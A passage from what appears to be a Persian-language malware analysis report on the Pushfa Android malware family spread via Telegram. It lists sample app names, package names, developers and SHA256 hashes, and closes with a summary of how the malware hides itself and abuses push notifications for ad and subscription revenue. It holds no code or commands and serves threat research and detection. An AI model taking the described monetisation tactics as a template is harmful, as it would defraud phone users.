۱۶۶	موبوگرام	ir.SaeidRiyahi.Pushfa14	Android	90911bcb9e8d627d39a0e464bf29c62d0a651709435d3019ebd5877d39e2916a	

۱۶۷	موبوگرام	ir.SaeidRiyahi.Mohammad	Android	5b3087b4f9747606414f0241907db6fecd0febbdda8b9c7ebd159afe7502bd3f	
۱۶۸	موبوگرام	ir.SaeidRiyahi.Mohammad	Android	e6612cbd748eff8d746614e3a2dc40f837ffa167fdef02a3be6c21e5e02bad06	
۱۶۹	موبوگرام	ir.Pushfa.LookLike	Anywhere Software	6f78b329cc457c40e68e78928ead888cb91e7ca1f7133b199e9b1777d371be74	
۱۷۰	BlueGram	ir.Pushfa.BlueGram	Anywhere Software	c76c77ea4f1bf8462241d963863a29d969142df482e708c1eae618f6cb37e1de	
۱۷۱	فیلم س***	ir.SaeidRiyahi.Matin3	LionSoft	28bfe0a14295b823de6c57d72243666d85277ac9d01ad83f6097e541a5d903d4	
۱۷۲	تست	ir.Pushfa.tst	LionSoft	8e4d60703d392fed19242e0616ad46205e8e992e07c1d3e96c3c7758097b5181	
۱۷۳	ردیاب هوشمند	ir.SaeidRiyahi.RadYab	LionSoft	3a80575d92f6c659776dff2eddac473cd3c2cba4b03d5fa91dcf0d188fe8f414	
۱۷۴	شبیه کی هستم؟	com.pushfa.looksms	Anywhere Software	8a54a877a566e4ea306daf1ab06f44cd29ea4763b57f8f764eb62361c8e90e73	
۱۷۵	شبیه کی هستم؟	com.pushfa.looksms	Anywhere Software	fe92f20555e68ba794f4dfd1a94814c3645648673e43c1a5b8806971f66022ac	
۱۷۶	شبیه کی هستم؟	com.pushfa.looksms	Anywhere Software	fc121c8f666e8cf86ab2e0e0a6f7065ac35a6af031b33a8550e2fb8e12608343	

	2e39fc6a2a63e3fec4c06cd9b7bae595a6a06005622177f0d00ad2434731c5c2	Anywhere Software	com.pushfa.looksms	شبیه کی هستم؟	۱۷۷
	bb5f492892c3fb6acdbb3515f07daedc430aa09d10a9da75370fe575e1eda46b	Anywhere Software	ir.Pushfa.Pedal	بازار	۱۷۸
	89ced95468e474a1c700e6605885d2a500d32ef2957b605e1f75bb6032fe0bf8	Android	ir.Pushfa.mhq	نهنگ آبی	۱۷۹
	42152bb140910a8df0fb395b2c35af2ea12ca8e255c8a42ac1da6e52f60f89d6	Anywhere Software	ir.Pushfa.BlueWhale	نهنگ آبی	۱۸۰
	061ddcb0e96983a213be9460907354cbc2c9ce4a4d7ffd05cd339acd83bc2c37	Android	pushfa.newantivirus2.professhenal	بهینه ساز هوشمند	۱۸۱
	d03608824aa477edcfc64d2f01bea159bbaabd9e724176f3fed51333593427df	Android	com.pushfafinal.hidennew2	جعبه ابزار	۱۸۲
	677d9cd31f0cb0d168345555a8306e71a33d8dbbe8859b4254cf9bc799671187	Android	com.pushfafinal.hidennew2	Xxx **** Hot	۱۸۳
	941f8bde9fee6a723cddd84f45be4b1a0d0194bde0c038c9754077e1c6e1a134	Android	com.pushfafinal.openpushfa2	گیف ساز	۱۸۴
	dd6672c0656b6cb12d15f91720c92b3b08b49dcbc0c602d41a49d4ae159dd126	Android	com.mamadam.pushjson	فیلم های ۱۸+	۱۸۵
	d1d284306ca625a9a56eb2b81066b4cd7f859d97aa76f422998e33e3396eda21	Android	com.pushfafinal.hidennew2	Psiphon	۱۸۶

۱۸۷	Film+18 new	com.pushfafinal.hidennew2	Android	2aa85f26a1cd34c06d9e40cb4dc491413979bad762e54942e62d10a144aa75fc	
۱۸۸	موبوگرام	com.hanlsta.mobogram	Anywhere Software	dcd8481d3764b3ebb967c505f879e3976b7a81359204574850f3634a60c76393	

برنامه‌های دیگری نیز مشابه یا این بدافزارها در بررسی‌ها دیده شده‌اند که احتمال دارد مرتبط با پوشفا یا مالکین آن باشند. در جدول زیر اطلاعات این برنامه‌ها آورده شده است:

	نام برنامه	نام بسته	توسعه‌دهنده	Sha256	آیکون
۱	موبوگرام	ir.lionsoft.tlgrm	LionSoft	6e90a4391df7aed537c6277d328b343ae753bb57dee35821f2b329f4911eb63a	
۲	موبوگرام	ir.lionsoft.tlgrm	LionSoft	a1ac4c8f38c59c44b41ece2b847e9928f043dbb6dc12a10de0f1714a1b509b79	
۳	موبوگرام	ir.lionsoft.tlgrm	LionSoft	74ce57d508699d7220e32927dd4f94fff88708a0dc6923565b51d38843871b54	
۴	موبوگرام	ir.lionsoft.tlgrm	LionSoft	1372996efb2b074fbf57dd04553a17498b506c315c33f76a6a9af1aa978b3ef7	
۵	موبوگرام	ir.lionsoft.tlgrm	LionSoft	187e6e4c03c549a3691a45f20f3f014712a6eaf6a1b7a1385bc478560636dbbe	
۶	موبوگرام	ir.lionsoft.tlgrm	LionSoft	7c69289d3d55983f3d6ece97dbbe1a26da32a0e8d6fdd634d89eacfc0ce6cfc4	
۷	موبوگرام	ir.lionsoft.MoboGram	LionSoft	99390acd8609e7335ad25f8143fab319bee8de5a4207724c9784dfa10c7ff191	

۸	موبوگرام	ir.LionSoft.SuperCamera	LionSoft	198dd64d65054b9229cf8bf61164a55f3acb0be95594c3b741f4733e5b2d40f3	
۹	موبوگرام	ir.lionsoft.MoboGram	LionSoft	034d82524feeaff80ee980ffbfcec9f2793e26d146a472e69d74d36382bffc8c	
۱۰	موبوگرام	ir.lionsoft.MoboGram	LionSoft	458ba32d9c78a73c6d4655eaed895e5230fcdcc2cbbf43605f2509618dc2e016	
۱۱	Telegram Hack	ir.LionSoft.SoftWare	Android	b1cd8de10c93031f2b20fe354dfed1e0d4e545e5fa3e7f6ef5f21c24e65e5892	
۱۲	موبوگرام	ir.LionSoft.SoftWare	Android	63b4e72d64d1a6fe80833ae1c487c123cff39702ca0d64a03850db52a18fbdad	
۱۳	موبوگرام	ir.LionSoft.SoftWare	Android	61f4351efa3c69597658d734b9811d0e3a1e9323b077b649e371c9c35b333dce	
۱۴	Telegram	ir.LionSoft.SoftWare	Android	be522cac6347a211b0574793c60c187d806a0891c09b43f45a4edc0fbdbdc963	
۱۵	موبوگرام	ir.LionSoft.SoftWare	Android	f27d70ae36521574c0dbcac4e4fff87da4c51b4aa53f1efc1af082ea05327c9c	
۱۶	Database	ir.LionSoft.SoftWare	Android	8de254888f249734b0d647ce7058f14f59f2f80d280a6313ce560fc240ffdf43	
۱۷	فیلم س***۲۷۰۰	ir.LionSoft.Sighe	Android	36fe4f11bf7ea1180532ddb9ea99a1b956cf1a4c43930634dee000bd90e35a9e	
۱۸	Telegram	ir.LionSoft.Sighe	Android	ca73d37b936f10336c008365d34feade3fe5b3670f5a45adc74f347d2f9a671f	

۱۹	اس ام اس رایگان	ir.LionSoft.Sighe	Android	d97e01e03ec1f7b8a0d0b393a5dbd8a9d694068e3f2aea72aef40ab38d7fedee	
۲۰	Telegram	ir.LionSoft.Sighe	Android	89fd9356830254e7ad3285c7e4e23c9b0477d22a45fb4ecc9ad4a424e499cfb2	
۲۱	Instagram	ir.LionSoft.Sighe	Android	635d9ca6e10df41d8ac3af7ce8eeff99a0a545b98cb1520443447351d570d330	
۲۲	System App	ir.Saeid.Riyahi.Mohammad4	Android	43e5901fb63683ec5e48e5d769d0c08467c83c4b3153157ac18ec4c9c31138bb	

۵ نتیجه‌گیری

انتشار بدافزار در تلگرام و کسب درآمد از طریق آن، یکی از کسب‌وکارهای غیرمجازی است که در چند سال اخیر، رواج یافته است. این بدافزارها در ابتدا از طریق تبلیغ کانال‌های تلگرامی و فروش عضو به کسب درآمد می‌پرداختند. اما این روزها با رشد روزافزون سرویس‌های ارزش‌افزوده و بودجه‌ی بالای تبلیغاتی آن‌ها، تبلیغات این بدافزارها نیز به سمت عضویت کاربران در سرویس‌های ارزش‌افزوده رفته است. این تبلیغات شامل نصب (دانلود) تضمینی برنامه‌های دارای سرویس ارزش‌افزوده روی دستگاه قربانیان، و ارسال هشدار و نمایش وعده میلیون‌ها جایزه، اینترنت و شارژ می‌شود.

یکی از قدیمی‌ترین این بدافزارها که در ۱۷ ماه گذشته به صورت گسترده بدافزارهای خود را منتشر کرده و از این طریق افراد زیادی را آلوده کرده است، بدافزارهای پوشفا هستند. طی این مدت، بدافزارهای پوشفا تغییرات زیادی داشته‌اند و متناسب با بازار تبلیغات، عملکرد خود را گسترش داده‌اند. براساس بررسی‌های انجام شده روی ۲۰۰ نمونه از بدافزارهای پوشفا، می‌توان آن‌ها را در هفت نسل دسته‌بندی کرد. مهم‌ترین اقدام این نسل‌ها، پس از مخفی شدن برنامه، سواستفاده از سرویس‌های ارسال هشدار یا پوش نوتیفیکیشن برای کسب درآمد و آلوده کردن دستگاه قربانیان است.